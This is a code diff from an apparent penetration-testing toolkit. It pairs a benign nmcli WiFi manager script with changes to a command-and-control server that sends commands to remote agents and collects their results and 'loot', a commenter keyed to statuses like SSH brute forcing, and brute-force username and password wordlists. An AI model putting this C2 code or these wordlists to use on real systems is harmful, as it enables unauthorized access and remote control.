||||
security_selected="${SECURITIES[$selection]}"
|
||||
|
||||
echo -n -e "${GREEN}Do you want to connect to '$ssid_selected'? (y/n): ${NC}"
|
||||
read confirm
|
||||
|
||||
if [[ "$confirm" =~ ^[Yy]$ ]]; then
|
||||
if [ "$security_selected" == "--" ] || [ -z "$security_selected" ]; then
|
||||
# Open network
|
||||
log "INFO" "Connecting to open network '$ssid_selected'..."
|
||||
nmcli device wifi connect "$ssid_selected" name "$ssid_selected"
|
||||
else
|
||||
# Secured network
|
||||
echo -n -e "${GREEN}Enter WiFi Password for '$ssid_selected': ${NC}"
|
||||
read -s password
|
||||
echo ""
|
||||
if [ -z "$password" ]; then
|
||||
log "ERROR" "Password cannot be empty."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
log "INFO" "Connecting to '$ssid_selected'..."
|
||||
nmcli device wifi connect "$ssid_selected" password "$password" name "$ssid_selected"
|
||||
fi
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully connected to '$ssid_selected'."
|
||||
else
|
||||
log "ERROR" "Failed to connect to '$ssid_selected'."
|
||||
fi
|
||||
else
|
||||
log "INFO" "Operation cancelled."
|
||||
fi
|
||||
|
||||
echo ""
|
||||
read -p "Press Enter to continue..."
|
||||
elif [[ "$input" =~ ^[0-9]+$ ]]; then
|
||||
# Handle connection via number
|
||||
selection="$input"
|
||||
|
||||
# Validate selection
|
||||
if ! [[ "$selection" =~ ^[0-9]+$ ]]; then
|
||||
log "ERROR" "Invalid selection. Please enter a valid number."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
max_index=$((index - 1))
|
||||
if [ "$selection" -lt 1 ] || [ "$selection" -gt "$max_index" ]; then
|
||||
log "ERROR" "Invalid selection. Please enter a number between 1 and $max_index."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
ssid_selected="${SSIDs[$selection]}"
|
||||
security_selected="${SECURITIES[$selection]}"
|
||||
|
||||
echo -n -e "${GREEN}Do you want to connect to '$ssid_selected'? (y/n): ${NC}"
|
||||
read confirm
|
||||
|
||||
if [[ "$confirm" =~ ^[Yy]$ ]]; then
|
||||
if [ "$security_selected" == "--" ] || [ -z "$security_selected" ]; then
|
||||
# Open network
|
||||
log "INFO" "Connecting to open network '$ssid_selected'..."
|
||||
nmcli device wifi connect "$ssid_selected" name "$ssid_selected"
|
||||
else
|
||||
# Secured network
|
||||
echo -n -e "${GREEN}Enter WiFi Password for '$ssid_selected': ${NC}"
|
||||
read -s password
|
||||
echo ""
|
||||
if [ -z "$password" ]; then
|
||||
log "ERROR" "Password cannot be empty."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
log "INFO" "Connecting to '$ssid_selected'..."
|
||||
nmcli device wifi connect "$ssid_selected" password "$password" name "$ssid_selected"
|
||||
fi
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully connected to '$ssid_selected'."
|
||||
else
|
||||
log "ERROR" "Failed to connect to '$ssid_selected'."
|
||||
fi
|
||||
else
|
||||
log "INFO" "Operation cancelled."
|
||||
fi
|
||||
|
||||
echo ""
|
||||
read -p "Press Enter to continue..."
|
||||
else
|
||||
log "ERROR" "Invalid input."
|
||||
sleep 2
|
||||
fi
|
||||
fi
|
||||
done
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Show Current WiFi Status
|
||||
# ============================================================
|
||||
show_wifi_status() {
|
||||
clear
|
||||
echo -e "${BLUE}╔════════════════════════════════════════╗${NC}"
|
||||
echo -e "${BLUE}║ Current WiFi Status ║${NC}"
|
||||
echo -e "${BLUE}╠════════════════════════════════════════╣${NC}"
|
||||
|
||||
# Check if WiFi is enabled
|
||||
wifi_enabled=$(nmcli radio wifi)
|
||||
echo -e "▶ WiFi Enabled : ${wifi_enabled}"
|
||||
|
||||
# Show active connection
|
||||
# Remplacer SSID par NAME
|
||||
active_conn=$(nmcli -t -f ACTIVE,NAME connection show --active | grep '^yes' | cut -d':' -f2)
|
||||
if [ -n "$active_conn" ]; then
|
||||
echo -e "▶ Connected to : ${GREEN}$active_conn${NC}"
|
||||
else
|
||||
echo -e "▶ Connected to : ${RED}Not Connected${NC}"
|
||||
fi
|
||||
|
||||
# Show all saved connections
|
||||
echo -e "\n${CYAN}Saved WiFi Connections:${NC}"
|
||||
nmcli connection show | grep wifi
|
||||
|
||||
echo -e "${BLUE}╚════════════════════════════════════════╝${NC}"
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Add a New WiFi Connection
|
||||
# ============================================================
|
||||
add_wifi_connection() {
|
||||
echo -e "${CYAN}Add a New WiFi Connection${NC}"
|
||||
echo -n "Enter SSID (Network Name): "
|
||||
read ssid
|
||||
echo -n "Enter WiFi Password (leave empty for open network): "
|
||||
read -s password
|
||||
echo ""
|
||||
|
||||
if [ -z "$ssid" ]; then
|
||||
log "ERROR" "SSID cannot be empty."
|
||||
sleep 2
|
||||
return
|
||||
fi
|
||||
|
||||
if [ -n "$password" ]; then
|
||||
log "INFO" "Adding new WiFi connection for SSID: $ssid"
|
||||
nmcli device wifi connect "$ssid" password "$password" name "$ssid"
|
||||
else
|
||||
log "INFO" "Adding new open WiFi connection for SSID: $ssid"
|
||||
nmcli device wifi connect "$ssid" --ask name "$ssid"
|
||||
fi
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully connected to '$ssid'."
|
||||
else
|
||||
log "ERROR" "Failed to connect to '$ssid'."
|
||||
fi
|
||||
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Delete a WiFi Connection
|
||||
# ============================================================
|
||||
delete_wifi_connection() {
|
||||
echo -e "${CYAN}Delete a WiFi Connection${NC}"
|
||||
# Correctly filter connections by type '802-11-wireless'
|
||||
connections=$(nmcli -t -f NAME,TYPE connection show | awk -F: '$2 == "802-11-wireless" {print $1}')
|
||||
|
||||
if [ -z "$connections" ]; then
|
||||
log "WARN" "No WiFi connections available to delete."
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
return
|
||||
fi
|
||||
|
||||
echo -e "${CYAN}Available WiFi Connections:${NC}"
|
||||
index=1
|
||||
declare -A CONNECTIONS
|
||||
while IFS= read -r conn; do
|
||||
echo -e "$index. $conn"
|
||||
CONNECTIONS["$index"]="$conn"
|
||||
index=$((index + 1))
|
||||
done <<< "$connections"
|
||||
|
||||
echo ""
|
||||
echo -n -e "${GREEN}Enter the number of the connection to delete (or press Enter to cancel): ${NC}"
|
||||
read selection
|
||||
|
||||
if [[ -z "$selection" ]]; then
|
||||
log "INFO" "Operation cancelled."
|
||||
sleep 1
|
||||
return
|
||||
fi
|
||||
|
||||
# Validate selection
|
||||
if ! [[ "$selection" =~ ^[0-9]+$ ]]; then
|
||||
log "ERROR" "Invalid selection. Please enter a valid number."
|
||||
sleep 2
|
||||
return
|
||||
fi
|
||||
|
||||
max_index=$((index - 1))
|
||||
if [ "$selection" -lt 1 ] || [ "$selection" -gt "$max_index" ]; then
|
||||
log "ERROR" "Invalid selection. Please enter a number between 1 and $max_index."
|
||||
sleep 2
|
||||
return
|
||||
fi
|
||||
|
||||
conn_name="${CONNECTIONS[$selection]}"
|
||||
|
||||
# Backup the connection before deletion
|
||||
backup_dir="$HOME/wifi_connection_backups"
|
||||
mkdir -p "$backup_dir"
|
||||
backup_file="$backup_dir/${conn_name}.nmconnection"
|
||||
|
||||
if nmcli connection show "$conn_name" &> /dev/null; then
|
||||
log "INFO" "Backing up connection '$conn_name'..."
|
||||
cp "/etc/NetworkManager/system-connections/$conn_name.nmconnection" "$backup_file" 2>/dev/null
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Backup saved to '$backup_file'."
|
||||
else
|
||||
log "WARN" "Failed to backup connection. It might not be a preconfigured connection or backup location is inaccessible."
|
||||
fi
|
||||
else
|
||||
log "WARN" "Connection '$conn_name' does not exist or cannot be backed up."
|
||||
fi
|
||||
|
||||
log "INFO" "Deleting WiFi connection: $conn_name"
|
||||
nmcli connection delete "$conn_name"
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully deleted '$conn_name'."
|
||||
else
|
||||
log "ERROR" "Failed to delete '$conn_name'."
|
||||
fi
|
||||
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Clear All Saved WiFi Connections
|
||||
# ============================================================
|
||||
clear_all_connections() {
|
||||
echo -e "${YELLOW}Are you sure you want to delete all saved WiFi connections? (y/n): ${NC}"
|
||||
read confirm
|
||||
if [[ "$confirm" =~ ^[Yy]$ ]]; then
|
||||
log "INFO" "Deleting all saved WiFi connections..."
|
||||
connections=$(nmcli -t -f NAME,TYPE connection show | awk -F: '$2 == "802-11-wireless" {print $1}')
|
||||
for conn in $connections; do
|
||||
# Backup before deletion
|
||||
backup_dir="$HOME/wifi_connection_backups"
|
||||
mkdir -p "$backup_dir"
|
||||
backup_file="$backup_dir/${conn}.nmconnection"
|
||||
if nmcli connection show "$conn" &> /dev/null; then
|
||||
cp "/etc/NetworkManager/system-connections/$conn.nmconnection" "$backup_file" 2>/dev/null
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Backup saved to '$backup_file'."
|
||||
else
|
||||
log "WARN" "Failed to backup connection '$conn'."
|
||||
fi
|
||||
fi
|
||||
|
||||
nmcli connection delete "$conn"
|
||||
log "INFO" "Deleted connection: $conn"
|
||||
done
|
||||
log "INFO" "All saved WiFi connections have been deleted."
|
||||
else
|
||||
log "INFO" "Operation cancelled."
|
||||
fi
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Manage WiFi Connections
|
||||
# ============================================================
|
||||
manage_wifi_connections() {
|
||||
while true; do
|
||||
clear
|
||||
echo -e "${CYAN}Manage WiFi Connections${NC}"
|
||||
echo -e "1. List WiFi Connections"
|
||||
echo -e "2. Delete a WiFi Connection"
|
||||
echo -e "3. Recreate a WiFi Connection from Backup"
|
||||
echo -e "4. Back to Main Menu"
|
||||
echo -n -e "${GREEN}Choose an option (1-4): ${NC}"
|
||||
read choice
|
||||
|
||||
case $choice in
|
||||
1)
|
||||
# List WiFi connections
|
||||
clear
|
||||
echo -e "${CYAN}Saved WiFi Connections:${NC}"
|
||||
nmcli -t -f NAME,TYPE connection show | awk -F: '$2 == "802-11-wireless" {print $1}'
|
||||
echo ""
|
||||
read -p "Press Enter to return to the Manage WiFi Connections menu..."
|
||||
;;
|
||||
2)
|
||||
delete_wifi_connection
|
||||
;;
|
||||
3)
|
||||
# Liste des sauvegardes disponibles
|
||||
backup_dir="$HOME/wifi_connection_backups"
|
||||
if [ ! -d "$backup_dir" ]; then
|
||||
log "WARN" "No backup directory found at '$backup_dir'."
|
||||
echo ""
|
||||
read -p "Press Enter to return to the Manage WiFi Connections menu..."
|
||||
continue
|
||||
fi
|
||||
|
||||
backups=("$backup_dir"/*.nmconnection)
|
||||
if [ ${#backups[@]} -eq 0 ]; then
|
||||
log "WARN" "No backup files found in '$backup_dir'."
|
||||
echo ""
|
||||
read -p "Press Enter to return to the Manage WiFi Connections menu..."
|
||||
continue
|
||||
fi
|
||||
|
||||
echo -e "${CYAN}Available WiFi Connection Backups:${NC}"
|
||||
index=1
|
||||
declare -A BACKUPS
|
||||
for backup in "${backups[@]}"; do
|
||||
backup_name=$(basename "$backup" .nmconnection)
|
||||
echo -e "$index. $backup_name"
|
||||
BACKUPS["$index"]="$backup_name"
|
||||
index=$((index + 1))
|
||||
done
|
||||
|
||||
echo ""
|
||||
echo -n -e "${GREEN}Enter the number of the connection to recreate (or press Enter to cancel): ${NC}"
|
||||
read selection
|
||||
|
||||
if [[ -z "$selection" ]]; then
|
||||
log "INFO" "Operation cancelled."
|
||||
sleep 1
|
||||
continue
|
||||
fi
|
||||
|
||||
# Validate selection
|
||||
if ! [[ "$selection" =~ ^[0-9]+$ ]]; then
|
||||
log "ERROR" "Invalid selection. Please enter a valid number."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
max_index=$((index - 1))
|
||||
if [ "$selection" -lt 1 ] || [ "$selection" -gt "$max_index" ]; then
|
||||
log "ERROR" "Invalid selection. Please enter a number between 1 and $max_index."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
conn_name="${BACKUPS[$selection]}"
|
||||
|
||||
backup_file="$backup_dir/${conn_name}.nmconnection"
|
||||
|
||||
# Vérifier que le fichier de sauvegarde existe
|
||||
if [ ! -f "$backup_file" ]; then
|
||||
log "ERROR" "Backup file '$backup_file' does not exist."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
log "INFO" "Recreating connection '$conn_name' from backup..."
|
||||
cp "$backup_file" "/etc/NetworkManager/system-connections/" 2>/dev/null
|
||||
if [ $? -ne 0 ]; then
|
||||
log "ERROR" "Failed to copy backup file to NetworkManager directory. Check permissions."
|
||||
sleep 2
|
||||
continue
|
||||
fi
|
||||
|
||||
# Set correct permissions
|
||||
chmod 600 "/etc/NetworkManager/system-connections/$conn_name.nmconnection"
|
||||
|
||||
# Reload NetworkManager connections
|
||||
nmcli connection reload
|
||||
|
||||
# Bring the connection up
|
||||
nmcli connection up "$conn_name"
|
||||
|
||||
if [ $? -eq 0 ]; then
|
||||
log "INFO" "Successfully recreated and connected to '$conn_name'."
|
||||
else
|
||||
log "ERROR" "Failed to recreate and connect to '$conn_name'."
|
||||
fi
|
||||
|
||||
echo ""
|
||||
read -p "Press Enter to return to the Manage WiFi Connections menu..."
|
||||
;;
|
||||
4)
|
||||
log "INFO" "Returning to Main Menu."
|
||||
return
|
||||
;;
|
||||
*)
|
||||
log "ERROR" "Invalid option."
|
||||
sleep 2
|
||||
;;
|
||||
esac
|
||||
done
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Force Refresh WiFi Connections
|
||||
# ============================================================
|
||||
force_refresh_wifi_connections() {
|
||||
log "INFO" "Refreshing WiFi connections..."
|
||||
nmcli connection reload
|
||||
# Identify the WiFi device (e.g., wlan0, wlp2s0)
|
||||
wifi_device=$(nmcli device status | awk '$2 == "wifi" {print $1}')
|
||||
if [ -n "$wifi_device" ]; then
|
||||
nmcli device disconnect "$wifi_device"
|
||||
nmcli device connect "$wifi_device"
|
||||
log "INFO" "WiFi connections have been refreshed."
|
||||
else
|
||||
log "WARN" "No WiFi device found to refresh."
|
||||
fi
|
||||
echo ""
|
||||
read -p "Press Enter to return to the menu..."
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Function to Display the Main Menu
|
||||
# ============================================================
|
||||
display_main_menu() {
|
||||
while true; do
|
||||
clear
|
||||
echo -e "${BLUE}╔════════════════════════════════════════╗${NC}"
|
||||
echo -e "${BLUE}║ Wifi Manager Menu by Infinition ║${NC}"
|
||||
echo -e "${BLUE}╠════════════════════════════════════════╣${NC}"
|
||||
echo -e "${BLUE}║${NC} 1. List Available WiFi Networks ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 2. Show Current WiFi Status ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 3. Add a New WiFi Connection ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 4. Delete a WiFi Connection ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 5. Clear All Saved WiFi Connections ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 6. Manage WiFi Connections ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 7. Force Refresh WiFi Connections ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}║${NC} 8. Exit ${BLUE}║${NC}"
|
||||
echo -e "${BLUE}╚════════════════════════════════════════╝${NC}"
|
||||
echo -e "Note: Ensure your WiFi adapter is enabled."
|
||||
echo -e "${YELLOW}Usage: $0 [OPTIONS] (use -h for help)${NC}"
|
||||
echo -n -e "${GREEN}Please choose an option (1-8): ${NC}"
|
||||
read choice
|
||||
|
||||
case $choice in
|
||||
1)
|
||||
list_wifi_and_connect
|
||||
;;
|
||||
2)
|
||||
show_wifi_status
|
||||
;;
|
||||
3)
|
||||
add_wifi_connection
|
||||
;;
|
||||
4)
|
||||
delete_wifi_connection
|
||||
;;
|
||||
5)
|
||||
clear_all_connections
|
||||
;;
|
||||
6)
|
||||
manage_wifi_connections
|
||||
;;
|
||||
7)
|
||||
force_refresh_wifi_connections
|
||||
;;
|
||||
8)
|
||||
log "INFO" "Exiting Wifi Manager. Goodbye!"
|
||||
exit 0
|
||||
;;
|
||||
*)
|
||||
log "ERROR" "Invalid option. Please choose between 1-8."
|
||||
sleep 2
|
||||
;;
|
||||
esac
|
||||
done
|
||||
}
|
||||
|
||||
# ============================================================
|
||||
# Process Command Line Arguments
|
||||
# ============================================================
|
||||
while getopts "hfclsadm" opt; do
|
||||
case $opt in
|
||||
h)
|
||||
show_usage
|
||||
;;
|
||||
f)
|
||||
force_refresh_wifi_connections
|
||||
exit 0
|
||||
;;
|
||||
c)
|
||||
clear_all_connections
|
||||
exit 0
|
||||
;;
|
||||
l)
|
||||
list_wifi_and_connect
|
||||
exit 0
|
||||
;;
|
||||
s)
|
||||
show_wifi_status
|
||||
exit 0
|
||||
;;
|
||||
a)
|
||||
add_wifi_connection
|
||||
exit 0
|
||||
;;
|
||||
d)
|
||||
delete_wifi_connection
|
||||
exit 0
|
||||
;;
|
||||
m)
|
||||
manage_wifi_connections
|
||||
exit 0
|
||||
;;
|
||||
\?)
|
||||
log "ERROR" "Invalid option: -$OPTARG"
|
||||
show_usage
|
||||
;;
|
||||
esac
|
||||
done
|
||||
|
||||
# ============================================================
|
||||
# Check Prerequisites Before Starting
|
||||
# ============================================================
|
||||
check_prerequisites
|
||||
|
||||
# ============================================================
|
||||
# Handle preconfigured.nmconnection if Exists
|
||||
# ============================================================
|
||||
handle_preconfigured_connection
|
||||
|
||||
# ============================================================
|
||||
# Start the Main Menu
|
||||
# ============================================================
|
||||
display_main_menu
|
||||
102
c2_manager.py
@@ -612,6 +612,7 @@ class C2Manager:
|
||||
self._server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
|
||||
self._server_socket.bind((self.bind_ip, self.bind_port))
|
||||
self._server_socket.listen(128)
|
||||
self._server_socket.settimeout(1.0)
|
||||
|
||||
# Start accept thread
|
||||
self._running = True
|
||||
@@ -631,6 +632,12 @@ class C2Manager:
|
||||
|
||||
except Exception as e:
|
||||
self.logger.error(f"Failed to start C2 server: {e}")
|
||||
if self._server_socket:
|
||||
try:
|
||||
self._server_socket.close()
|
||||
except Exception:
|
||||
pass
|
||||
self._server_socket = None
|
||||
self._running = False
|
||||
return {"status": "error", "message": str(e)}
|
||||
|
||||
@@ -647,6 +654,12 @@ class C2Manager:
|
||||
self._server_socket.close()
|
||||
self._server_socket = None
|
||||
|
||||
if self._server_thread and self._server_thread.is_alive():
|
||||
self._server_thread.join(timeout=3.0)
|
||||
if self._server_thread.is_alive():
|
||||
self.logger.warning("C2 accept thread did not exit cleanly")
|
||||
self._server_thread = None
|
||||
|
||||
# Disconnect all clients
|
||||
with self._lock:
|
||||
for client_id in list(self._clients.keys()):
|
||||
@@ -774,7 +787,7 @@ class C2Manager:
|
||||
for row in rows:
|
||||
agent_id = row["id"]
|
||||
|
||||
# Conversion last_seen → timestamp ms
|
||||
# Conversion last_seen -> timestamp ms
|
||||
last_seen_raw = row.get("last_seen")
|
||||
last_seen_epoch = None
|
||||
if last_seen_raw:
|
||||
@@ -803,7 +816,7 @@ class C2Manager:
|
||||
"tags": []
|
||||
}
|
||||
|
||||
# --- 2) Écraser si agent en mémoire (connecté) ---
|
||||
# If connected in memory, prefer live telemetry values.
|
||||
if agent_id in self._clients:
|
||||
info = self._clients[agent_id]["info"]
|
||||
agent_info.update({
|
||||
@@ -816,10 +829,10 @@ class C2Manager:
|
||||
"disk": info.get("disk_percent", 0),
|
||||
"ip": info.get("ip_address", agent_info["ip"]),
|
||||
"uptime": info.get("uptime", 0),
|
||||
"last_seen": int(datetime.utcnow().timestamp() * 1000), # en ms
|
||||
"last_seen": int(datetime.utcnow().timestamp() * 1000),
|
||||
})
|
||||
|
||||
# --- 3) Vérifier si trop vieux → offline ---
|
||||
# Mark stale clients as offline.
|
||||
if agent_info["last_seen"]:
|
||||
delta = (now.timestamp() * 1000) - agent_info["last_seen"]
|
||||
if delta > OFFLINE_THRESHOLD * 1000:
|
||||
@@ -827,33 +840,30 @@ class C2Manager:
|
||||
|
||||
agents.append(agent_info)
|
||||
|
||||
# Déduplication par hostname (ou id fallback) : on garde le plus récent et on
|
||||
# privilégie un statut online par rapport à offline.
|
||||
dedup = {}
|
||||
for a in agents:
|
||||
key = (a.get('hostname') or a['id']).strip().lower()
|
||||
prev = dedup.get(key)
|
||||
if not prev:
|
||||
dedup[key] = a
|
||||
continue
|
||||
# Deduplicate by hostname (or id fallback), preferring healthier/recent entries.
|
||||
dedup = {}
|
||||
for a in agents:
|
||||
key = (a.get("hostname") or a["id"]).strip().lower()
|
||||
prev = dedup.get(key)
|
||||
if not prev:
|
||||
dedup[key] = a
|
||||
continue
|
||||
|
||||
def rank(status): # online < idle < offline
|
||||
return {'online': 0, 'idle': 1, 'offline': 2}.get(status, 3)
|
||||
def rank(status):
|
||||
return {"online": 0, "idle": 1, "offline": 2}.get(status, 3)
|
||||
|
||||
better = False
|
||||
if rank(a['status']) < rank(prev['status']):
|
||||
better = False
|
||||
if rank(a["status"]) < rank(prev["status"]):
|
||||
better = True
|
||||
else:
|
||||
la = a.get("last_seen") or 0
|
||||
lp = prev.get("last_seen") or 0
|
||||
if la > lp:
|
||||
better = True
|
||||
else:
|
||||
la = a.get('last_seen') or 0
|
||||
lp = prev.get('last_seen') or 0
|
||||
if la > lp:
|
||||
better = True
|
||||
if better:
|
||||
dedup[key] = a
|
||||
if better:
|
||||
dedup[key] = a
|
||||
|
||||
return list(dedup.values())
|
||||
|
||||
return agents
|
||||
return list(dedup.values())
|
||||
|
||||
def send_command(self, targets: List[str], command: str) -> dict:
|
||||
"""Send command to specific agents"""
|
||||
@@ -1060,6 +1070,8 @@ class C2Manager:
|
||||
args=(sock, addr),
|
||||
daemon=True
|
||||
).start()
|
||||
except socket.timeout:
|
||||
continue
|
||||
except OSError:
|
||||
break # Server socket closed
|
||||
except Exception as e:
|
||||
@@ -1159,10 +1171,19 @@ class C2Manager:
|
||||
|
||||
def _receive_from_client(self, sock: socket.socket, cipher: Fernet) -> Optional[dict]:
|
||||
try:
|
||||
# OPTIMIZATION: Set timeout to prevent threads hanging forever
|
||||
sock.settimeout(15.0)
|
||||
|
||||
header = sock.recv(4)
|
||||
if not header or len(header) != 4:
|
||||
return None
|
||||
length = struct.unpack(">I", header)[0]
|
||||
|
||||
# Memory protection: prevent massive data payloads
|
||||
if length > 10 * 1024 * 1024:
|
||||
self.logger.warning(f"Rejecting oversized message: {length} bytes")
|
||||
return None
|
||||
|
||||
data = b""
|
||||
while len(data) < length:
|
||||
chunk = sock.recv(min(4096, length - len(data)))
|
||||
@@ -1172,13 +1193,11 @@ class C2Manager:
|
||||
decrypted = cipher.decrypt(data)
|
||||
return json.loads(decrypted.decode())
|
||||
except (OSError, ConnectionResetError, BrokenPipeError):
|
||||
# socket fermé/abandonné → None = déconnexion propre
|
||||
return None
|
||||
except Exception as e:
|
||||
self.logger.error(f"Receive error: {e}")
|
||||
return None
|
||||
|
||||
|
||||
def _send_to_client(self, client_id: str, command: str):
|
||||
with self._lock:
|
||||
client = self._clients.get(client_id)
|
||||
@@ -1191,8 +1210,6 @@ class C2Manager:
|
||||
header = struct.pack(">I", len(encrypted))
|
||||
sock.sendall(header + encrypted)
|
||||
|
||||
|
||||
|
||||
def _process_client_message(self, client_id: str, data: dict):
|
||||
with self._lock:
|
||||
if client_id not in self._clients:
|
||||
@@ -1212,16 +1229,17 @@ class C2Manager:
|
||||
elif 'telemetry' in data:
|
||||
telemetry = data['telemetry']
|
||||
with self._lock:
|
||||
# OPTIMIZATION: Prune telemetry fields kept in-memory
|
||||
client_info.update({
|
||||
'hostname': telemetry.get('hostname'),
|
||||
'platform': telemetry.get('platform'),
|
||||
'os': telemetry.get('os'),
|
||||
'os_version': telemetry.get('os_version'),
|
||||
'architecture': telemetry.get('architecture'),
|
||||
'cpu_percent': telemetry.get('cpu_percent', 0),
|
||||
'mem_percent': telemetry.get('mem_percent', 0),
|
||||
'disk_percent': telemetry.get('disk_percent', 0),
|
||||
'uptime': telemetry.get('uptime', 0)
|
||||
'hostname': str(telemetry.get('hostname', ''))[:64],
|
||||
'platform': str(telemetry.get('platform', ''))[:32],
|
||||
'os': str(telemetry.get('os', ''))[:32],
|
||||
'os_version': str(telemetry.get('os_version', ''))[:64],
|
||||
'architecture': str(telemetry.get('architecture', ''))[:16],
|
||||
'cpu_percent': float(telemetry.get('cpu_percent', 0)),
|
||||
'mem_percent': float(telemetry.get('mem_percent', 0)),
|
||||
'disk_percent': float(telemetry.get('disk_percent', 0)),
|
||||
'uptime': float(telemetry.get('uptime', 0))
|
||||
})
|
||||
self.db.save_telemetry(client_id, telemetry)
|
||||
self.bus.emit({"type": "telemetry", "id": client_id, **telemetry})
|
||||
@@ -1230,7 +1248,6 @@ class C2Manager:
|
||||
self._handle_loot(client_id, data['download'])
|
||||
|
||||
elif 'result' in data:
|
||||
result = data['result']
|
||||
# >>> ici on enregistre avec la vraie commande
|
||||
self.db.save_command(client_id, last_cmd or '<unknown>', result, True)
|
||||
self.bus.emit({"type": "console", "target": client_id, "text": str(result), "kind": "RX"})
|
||||
@@ -1329,3 +1346,6 @@ class C2Manager:
|
||||
|
||||
# ========== Global Instance ==========
|
||||
c2_manager = C2Manager()
|
||||
|
||||
|
||||
|
||||
|
||||
61
comment.py
@@ -280,19 +280,23 @@ class CommentAI:
|
||||
if not rows:
|
||||
return None
|
||||
|
||||
# Weighted selection pool
|
||||
pool: List[str] = []
|
||||
# Weighted selection using random.choices (no temporary list expansion)
|
||||
texts: List[str] = []
|
||||
weights: List[int] = []
|
||||
for row in rows:
|
||||
try:
|
||||
w = int(_row_get(row, "weight", 1)) or 1
|
||||
except Exception:
|
||||
w = 1
|
||||
w = max(1, w)
|
||||
text = _row_get(row, "text", "")
|
||||
if text:
|
||||
pool.extend([text] * w)
|
||||
try:
|
||||
w = int(_row_get(row, "weight", 1)) or 1
|
||||
except Exception:
|
||||
w = 1
|
||||
texts.append(text)
|
||||
weights.append(max(1, w))
|
||||
|
||||
chosen = random.choice(pool) if pool else _row_get(rows[0], "text", None)
|
||||
if texts:
|
||||
chosen = random.choices(texts, weights=weights, k=1)[0]
|
||||
else:
|
||||
chosen = _row_get(rows[0], "text", None)
|
||||
|
||||
# Templates {var}
|
||||
if chosen and params:
|
||||
@@ -315,6 +319,9 @@ class CommentAI:
|
||||
"""
|
||||
Return a comment if status changed or delay expired.
|
||||
|
||||
When llm_comments_enabled=True in config, tries LLM first;
|
||||
falls back to the database/template system on any failure.
|
||||
|
||||
Args:
|
||||
status: logical status name (e.g., "IDLE", "SSHBruteforce", "NetworkScanner").
|
||||
lang: language override (e.g., "fr"); if None, auto priority is used.
|
||||
@@ -327,14 +334,36 @@ class CommentAI:
|
||||
status = status or "IDLE"
|
||||
|
||||
status_changed = (status != self.last_status)
|
||||
if status_changed or (current_time - self.last_comment_time >= self.comment_delay):
|
||||
if not status_changed and (current_time - self.last_comment_time < self.comment_delay):
|
||||
return None
|
||||
|
||||
# --- Try LLM if enabled ---
|
||||
text: Optional[str] = None
|
||||
llm_generated = False
|
||||
if getattr(self.shared_data, "llm_comments_enabled", False):
|
||||
try:
|
||||
from llm_bridge import LLMBridge
|
||||
text = LLMBridge().generate_comment(status, params)
|
||||
if text:
|
||||
llm_generated = True
|
||||
except Exception as e:
|
||||
logger.debug(f"LLM comment failed, using fallback: {e}")
|
||||
|
||||
# --- Fallback: database / template system (original behaviour) ---
|
||||
if not text:
|
||||
text = self._pick_text(status, lang, params)
|
||||
if text:
|
||||
self.last_status = status
|
||||
self.last_comment_time = current_time
|
||||
self.comment_delay = self._new_delay()
|
||||
logger.debug(f"Next comment delay: {self.comment_delay}s")
|
||||
return text
|
||||
|
||||
if text:
|
||||
self.last_status = status
|
||||
self.last_comment_time = current_time
|
||||
self.comment_delay = self._new_delay()
|
||||
logger.debug(f"Next comment delay: {self.comment_delay}s")
|
||||
# Log comments
|
||||
if llm_generated:
|
||||
logger.info(f"[LLM_COMMENT] ({status}) {text}")
|
||||
else:
|
||||
logger.info(f"[COMMENT] ({status}) {text}")
|
||||
return text
|
||||
return None
|
||||
|
||||
|
||||
|
||||
@@ -1,7 +1,16 @@
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
MqUG09FmPb
|
||||
OD1THT4mKMnlt2M$
|
||||
letmein
|
||||
QZKOJDBEJf
|
||||
ZrXqzIlZk3
|
||||
9XP5jT3gwJjmvULK
|
||||
password
|
||||
toor
|
||||
1234
|
||||
123456
|
||||
9Pbc8RjB5s
|
||||
fcQRQUxnZl
|
||||
Jzp0G7kolyloIk7g
|
||||
DyMuqqfGYj
|
||||
G8tCoDFNIM
|
||||
8gv1j!vubL20xCH$
|
||||
i5z1nlF3Uf
|
||||
zkg3ojoCoKAHaPo%
|
||||
oWcK1Zmkve
|
||||
@@ -1,3 +1,8 @@
|
||||
manager
|
||||
root
|
||||
admin
|
||||
bjorn
|
||||
db_audit
|
||||
dev
|
||||
user
|
||||
boss
|
||||
deploy
|
||||
913
